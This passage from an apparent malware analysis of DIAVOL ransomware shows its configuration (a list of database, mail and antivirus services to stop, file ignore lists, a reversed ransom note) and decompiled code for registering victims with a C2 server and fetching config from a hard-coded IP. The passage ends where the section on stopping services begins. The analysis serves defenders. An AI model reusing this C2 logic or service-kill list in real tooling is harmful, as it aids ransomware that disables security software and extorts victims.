"MSSQLFDLauncher", "MSSQLFDLauncher$PROFXENGAGEMENT",
"MSSQLFDLauncher$SBSMONITORING", "MSSQLFDLauncher$SHAREPOINT",
"MSSQLFDLauncher$SQL_2008", "MSSQLFDLauncher$SYSTEM_BGC", "MSSQLFDLauncher$TPS",
"MSSQLFDLauncher$TPSAMA", "MSSQLSERVER", "MSSQLServerADHelper",
"MSSQLServerADHelper100", "MSSQLServerOLAPService", "MySQL57", "MySQL80",
"OracleClientCache80", "ReportServer$SQL_2008", "RESvc", "SQLAgent$BKUPEXEC",
"SQLAgent$CITRIX_METAFRAME", "SQLAgent$CXDB", "SQLAgent$ECWDB2",
"SQLAgent$PRACTTICEBGC", "SQLAgent$PRACTTICEMGT", "SQLAgent$PROD",
"SQLAgent$PROFXENGAGEMENT", "SQLAgent$SBSMONITORING", "SQLAgent$SHAREPOINT",
"SQLAgent$SQL_2008", "SQLAgent$SQLEXPRESS", "SQLAgent$SYSTEM_BGC", "SQLAgent$TPS",
"SQLAgent$TPSAMA", "SQLAgent$VEEAMSQL2008R2", "SQLAgent$VEEAMSQL2012", "SQLBrowser",
"SQLSafeOLRService", "SQLSERVERAGENT", "SQLTELEMETRY", "SQLTELEMETRY$ECWDB2",
"mssql$vim_sqlexp", "IISAdmin", "NetMsmqActivator", "POP3Svc", "SstpSvc",
"UI0Detect", "W3Svc", "aphidmonitorservice", "intel(r) proset monitoring service",
"unistoresvc_1af40a", "audioendpointbuilder", "MSExchangeES", "MSExchangeIS",
"MSExchangeMGMT", "MSExchangeMTA", "MSExchangeSA", "MSExchangeSRS",
"msexchangeadtopology", "msexchangeimap4", "Sophos Agent", "Sophos AutoUpdate
Service", "Sophos Clean Service", "Sophos Device Control Service", "Sophos File
Scanner Service", "Sophos Health Service", "Sophos MCS Agent", "Sophos MCS Client",
"Sophos Message Router", "Sophos Safestore Service", "Sophos System Protection
Service", "Sophos Web Control Service", "AcronisAgent", "Antivirus", "AVP",
"DCAgent", "EhttpSrv", "ekrn", "EPSecurityService", "EPUpdateService", "EsgShKernel",
"ESHASRV", "FA_Scheduler", "IMAP4Svc", "KAVFS", "KAVFSGT", "kavfsslp", "klnagent",
"macmnsvc", "masvc", "MBAMService", "MBEndpointAgent", "McAfeeEngineService",
"McAfeeFramework", "McAfeeFrameworkMcAfeeFramework", "McShield", "McTaskManager",
"mfefire", "mfemms", "mfevtp", "MSSQL$SOPHOS", "sacsvr", "SAVAdminService",
"SAVService", "SepMasterService", "ShMonitor", "Smcinst", "SmcService",
"SntpService", "sophossps", "SQLAgent$SOPHsvcGenericHost", "swi_filter",
"swi_service", "swi_update", "swi_update_64", "TmCCSF", "tmlisten", "TrueKey",
"TrueKeyScheduler", "TrueKeyServiceHelWRSVC", "vapiendpoint"],
  file_ignore_list = ["*.exe", "*.sys", "*.dll", "*.lock64",
"*readme_for_decrypt.txt", "*locker.txt", "*unlocker.txt", "%WINDIR%\\",
"%PROGRAMFILES%\\", "%PROGRAMW6432%\\", "*\\Microsoft\\", "*\\Windows\\", "*\\Program
Files*\\", "%TEMP%\\"],
  file_include_list = ["*"],
  file_wipe_list = [],
  target_file_list = [],
  ransom_note = "\n\r!NPV revo roT esu ot yrT .krowten etaroproc ro yrtnuoc ruoy ni
kcolb eb yam resworB roT\n\r\n\r%tob_dic%/<redacted>/<redacted>//:sptth - etisbew ruo
tisiv dna resworB roT eht nepO .2\n\r.ti llatsni dna resworB roT daolnwoD .1\n\r\n\r#
?kcab selif ym teg ot woH #\n\r\n\r.etisbew swen ruo no dehsilbup eb lliw tnemyap
gnikam ton fo esac ni taht krowten ruoy morf atad dedaolnwod osla evah ew taht
noitaredisnoc otni ekaT\n\r.krowten eht erotser rof loot noitpyrced y"
}
```

Bot Registration

To register the victim as a bot, **DIAVOL** first builds the content of the POST request to later be sent to the register remote server.

This is done through combining the bot ID generated in Bot ID Generation and the hard-coded group ID in the configuration in the following format.

```
cid=<bot_ID>&group=
<group_ID>&ip_local1=111.111.111.111&ip_local2=222.222.222.222&ip_external=2.16.7.12
```




```
memset(C2_request_content, 0, sizeof(C2_request_content));
v11 = off_140019438;                        // cid=
v12 = &C2_request_content[strlen(C2_request_content) + 1];
v13 = 0i64;
do...
v15 = &C2_request_content[strlen(C2_request_content) + 1];
v16 = 0i64;
do
{
  v17 = *(bot_ID + v16++);                  // append bot ID
  v15[v16 - 2] = v17;
}
while ( v17 );
v18 = off_140019440[0];                     // &group=
v19 = &C2_request_content[strlen(C2_request_content) + 1];
v20 = 0i64;
do...
v22 = &C2_request_content[strlen(C2_request_content) + 1];
v23 = 0i64;
do
{
  v24 = *(&group_ID_1 + v23++);             // append group ID
  v22[v23 - 2] = v24;
}
while ( v24 );
v25 = off_140019448[0];                     // &ip_local1=111.111.111.111&ip_local2=222.222.222.222&ip_external=2.16.7.12
v26 = &C2_request_content[strlen(C2_request_content) + 1];
v27 = 0i64;
```

Figure 19: Building Register Request.

Next, the malware allocates memory for the following structure before loading and executing the shellcode from resource **REGISTER**.

```
struct DIAVOL_REGISTER_STRUCT
{
  char* agent; // "Agent"
  char* C2_IP_addr; // C2 IP address from configuration or command-line "-s"
  char* request_type; // "POST"
  char* domain_dir; // "/BnpOnspQwtjCA/register"
  char* content_type; // "Content-Type: application/x-www-form-urlencoded;
charset=UTF-8"
  __int64 content_type_len; // length of content type
  char* payload_content; // register request
  __int64 payload_content_len; // length of register request
};
```




```
diavol_register_struct.agent = off_140019410; // Agent
diavol_register_struct.C2_IP_addr = LocalAlloc(0, 0x10ui64);// C2 server Ip addr
sprintf(
  diavol_register_struct.C2_IP_addr,
  "%d.%d.%d.%d",
  *DIAVOL_CONFIG->server_IP_addr,
  BYTE1(*DIAVOL_CONFIG->server_IP_addr),
  BYTE2(*DIAVOL_CONFIG->server_IP_addr),
  HIBYTE(*DIAVOL_CONFIG->server_IP_addr));
diavol_register_struct.domain_dir = off_140019428[0];// /BnpOnspQwtjCA/register
diavol_register_struct.request_type = off_140019420[0];// POST
diavol_register_struct.content_type = off_140019430[0];// Content-Type: application/x-www-form-urlencoded; charset=UTF-8
diavol_register_struct.content_type_len = &v81;// len(Content-Type: application/x-www-form-urlencoded; charset=UTF-8)
diavol_register_struct.payload_content = C2_request_content;// C2_packet_content
v81 = strlen(off_140019430[0]);
diavol_register_struct.payload_content_len = &v83;
LODWORD(server_response_1) = 0;
register_server_response = &server_response_1;
v83 = strlen(C2_request_content);
v80 = 4;
v86 = &v80;
load_resource_function(a1, L"REGISTER", 0);
log_to_file(L"=========== REGISTER begin");
shellcode_func_buffer(&diavol_register_struct, &register_server_response);
log_to_file(L"=========== REGISTER end");
```

Figure 20: Building Register Structure & Register Bot.

To send the POST request, the shellcode **InternetOpenA** to initializes the application's use of the **WinINet** functions, **InternetConnectA** to connect to the C2 server, **HttpOpenRequestA** to open a POST request at the specified domain directory, and **HttpSendRequestA** to send the crafted POST request.

Finally, the malware calls **HttpQueryInfoA** to query and return the server's response.




```
hInternet = InternetOpenA((LPCSTR)diavol_register_struct->agent, 0, 0i64, 0i64, 0);
hConnect = InternetConnectA(hInternet, (LPCSTR)diavol_register_struct->C2_IP_addr, 0x50u, 0i64, 0i64, 3u, 0, 0i64);
hRequest = HttpOpenRequestA(
             hConnect,
             (LPCSTR)diavol_register_struct->request_type,
             (LPCSTR)diavol_register_struct->domain_dir,
             0i64,
             0i64,
             0i64,
             0,
             0i64);
HttpSendRequestA(
  hRequest,
  (LPCSTR)diavol_register_struct->content_type,
  *(_DWORD *)diavol_register_struct->content_type_len,
  (LPVOID)diavol_register_struct->payload_content,
  *(_DWORD *)diavol_register_struct->payload_content_len);
dwIndex = 0;
HttpQueryInfoA(hRequest, 0x13u, *(LPVOID *)C2_response, *(LPDWORD *)(C2_response + 8), &dwIndex);
InternetCloseHandle(hRequest);
InternetCloseHandle(hConnect);
return InternetCloseHandle(hInternet);
```

Figure 21: Sending POST Request To Register Bot.

Configuration Overriding

Beside using the command line parameters, **DIAVOL** can also request different values from its remote server to override the configuration fields unlike most major ransomware.

First, the malware checks to make sure the victim has been properly registered as a bot to the main register server by checking if the server's response code is 200.



```
load_resource_function(a1, L"REGISTER", 0);
log_to_file(L"=========== REGISTER begin");
shellcode_func_buffer(&diavol_register_struct, &register_server_response);
log_to_file(L"=========== REGISTER end");
if ( server_response_1 != '2' || *(&server_response_1 + 1) != '00' )// 200 status code
  goto SKIP_CONFIG_REQUEST;
printf("OK\n");
```

Figure 22: Checking Register Response Code.


Next, it loads and executes the shellcode from the resource **FROMNET** to request different configuration values.

For the calls to the shellcode, the malware allocates the following structure before passing it in as a parameter.

```
struct DIAVOL_FROMNET_STRUCT
{
  char* agent; // "Agent"
  char* C2_IP_addr; // "173.232.146.118" (Hard-coded)
  char* request_type; // "GET"
  char* domain_dir; // "/Bnyar8RsK04ug/<bot_ID>/<group_ID>/<field_name>
  char* content_type; // "Content-Type: application/x-www-form-urlencoded;
charset=UTF-8"
  __int64 content_type_len; // the length of the content type
};
```

For the domain directory of the server's address, the field name depends on the configuration field the malware is requesting. Once registration is done, **DIAVOL** requests for the following field names:


- **key**: Base64-encoded RSA key
- **services**: service stop list
- **priority**: target files to encrypt first
- **ignore**: filenames to avoid encrypting
- **ext**: filenames to include encrypting
- **wipe**: filenames to delete
- **landing**: Ransom note



```
load_resource_function(a1, L"FROMNET", 0);
memset(&fromnet_struct, 0, sizeof(fromnet_struct));
fromnet_struct.C2_IP_addr = *(&off_140019410 + 1);// 173.232.146.118
fromnet_struct.request_type = off_140019450[0];// GET
fromnet_struct.agent = off_140019410;         // Agent
fromnet_struct.content_type = off_140019430[0];// Content-Type: application/x-www-form-urlencoded; charset=UTF-8
fromnet_struct.content_type_len = &v81;       // content_type len
v81 = strlen(off_140019430[0]);
group_ID_1 = &server_response_1;
v80 = 4;
v99 = &v80;
memset(server_key_1, 0, sizeof(server_key_1));
v100 = server_key_1;
HIDWORD(server_response_1) = 1024;
v101 = &server_response_1 + 4;
v29 = LocalAlloc(0, 0x100ui64);
group_ID_2 = DIAVOL_CONFIG->group_ID;
fromnet_struct.domain_dir = v29;
sprintf(v29, "%s%s/%ws%s", "/Bnyar8RsK04ug/", bot_ID, group_ID_2, KEY_STR);// /key
log_to_file(L"=========== FROMNET 1 begin");
shellcode_func_buffer(&fromnet_struct, &group_ID_1);// retrieve key
log_to_file(L"=========== FROMNET 1 end");
if ( server_response_1 != '2' )
  goto LABEL_23;
if...
sprintf(fromnet_struct.domain_dir, "%s%s/%ws%s", "/Bnyar8RsK04ug/", bot_ID, DIAVOL_CONFIG->group_ID, off_1400193E0);// /services
HIDWORD(server_response_1) = 1024;
log_to_file(L"=========== FROMNET 2 begin");
shellcode_func_buffer(&fromnet_struct, &group_ID_1);
```

Figure 23: Populating FROMNET Structure.


The shellcode calls **InternetConnectA** to connect to the C2 server, **HttpOpenRequestA** to open a GET request, and **HttpSendRequestA** to send the request. Next, it then calls **InternetReadFile** to read the server's response for the requested field and return that.



```
hInternet = InternetOpenA((LPCSTR)fromnet_struct->agent, 0, 0i64, 0i64, 0);
hConnect = InternetConnectA(hInternet, (LPCSTR)fromnet_struct->C2_IP_addr, 0x50u, 0i64, 0i64, 3u, 0, 0i64);
hRequest = HttpOpenRequestA(
             hConnect,
             (LPCSTR)fromnet_struct->request_type,
             (LPCSTR)fromnet_struct->domain_dir,
             0i64,
             0i64,
             0i64,
             0,
             0i64);
HttpSendRequestA(
  hRequest,
  (LPCSTR)fromnet_struct->content_type,
  *(_DWORD *)fromnet_struct->content_type_len,
  0i64,
  0);
dwIndex = 0;
HttpQueryInfoA(hRequest, 0x13u, *(LPVOID *)server_response, *(LPDWORD *)(server_response + 8), &dwIndex);
InternetReadFile(
  hRequest,
  *(LPVOID *)(server_response + 16),
  **(_DWORD **)(server_response + 24),
  *(LPDWORD *)(server_response + 24));
InternetCloseHandle(hRequest);
InternetCloseHandle(hConnect);
return (HMODULE)InternetCloseHandle(hInternet);
```

Figure 24: Sending GET Request For Config Field.


Next, because the lists in the configuration contains environment variables, DIAVOL resolves them by calling **GetEnvironmentVariableW** and converts them to lowercase using **CharLowerBuffW**.



```
FINAL_DIAVOL_CONFIG.file_wipe_list = parse_list(DIAVOL_CONFIG->file_wipe_list);
v42 = TARGET_FILE_LIST;
if ( !TARGET_FILE_LIST )
  v42 = parse_list(DIAVOL_CONFIG->target_file_list);
FINAL_DIAVOL_CONFIG.target_file_list = v42;
FINAL_DIAVOL_CONFIG.process_kill_list = parse_list(DIAVOL_CONFIG->process_kill_list);
FINAL_DIAVOL_CONFIG.file_ignore_list = parse_list(DIAVOL_CONFIG->file_ignore_list);
FINAL_DIAVOL_CONFIG.service_stop_list = parse_list(DIAVOL_CONFIG->service_stop_list);
FINAL_DIAVOL_CONFIG.file_include_list = parse_list(DIAVOL_CONFIG->file_include_list);
FINAL_DIAVOL_CONFIG.Base64_RSA_key = DIAVOL_CONFIG->Base64_RSA_key;
FINAL_DIAVOL_CONFIG.group_ID = DIAVOL_CONFIG->group_ID;
```

Figure 25: Parsing Configuration Lists.

Finally, the ransom note in the configuration is reversed and the string **“%cid_bot%”** is replaced with the generated victim ID.




```
v43 = -1i64;
v44 = DIAVOL_CONFIG->ransom_note;
do...
v46 = 0i64;
ransom_note_len = -v43 - 2;
v48 = ransom_note_len;
if ( ransom_note_len )
{
  v49 = (DIAVOL_CONFIG->ransom_note + 2 * ransom_note_len - 2);
  do
  {
    v50 = *v49;                         // reverse ransom note
    ++v46;
    --v49;
    Ransom_note[v46 - 1] = v50;
  }
  while ( v46 < v48 );
}
v51 = -1i64;
v52 = Ransom_note;
do...
v53 = 2 * ~v51 + 198;
v54 = LocalAlloc(0, v53);
memset(v54, 0, v53);
v55 = wcsstr(Ransom_note, L"%cid_bot%");
v56 = v55;
if ( v55 )
{                                       // replace %cid_bot% with victim ID
  memmove(v54, Ransom_note, (v55 - (var_61F0 + 0x2190)));
```

Figure 26: Building Final Ransom Note.

Stopping Services

DIAVOL loads and executes the shellcode from the resource **SERVPROC** to stop the services specified in the configuration.

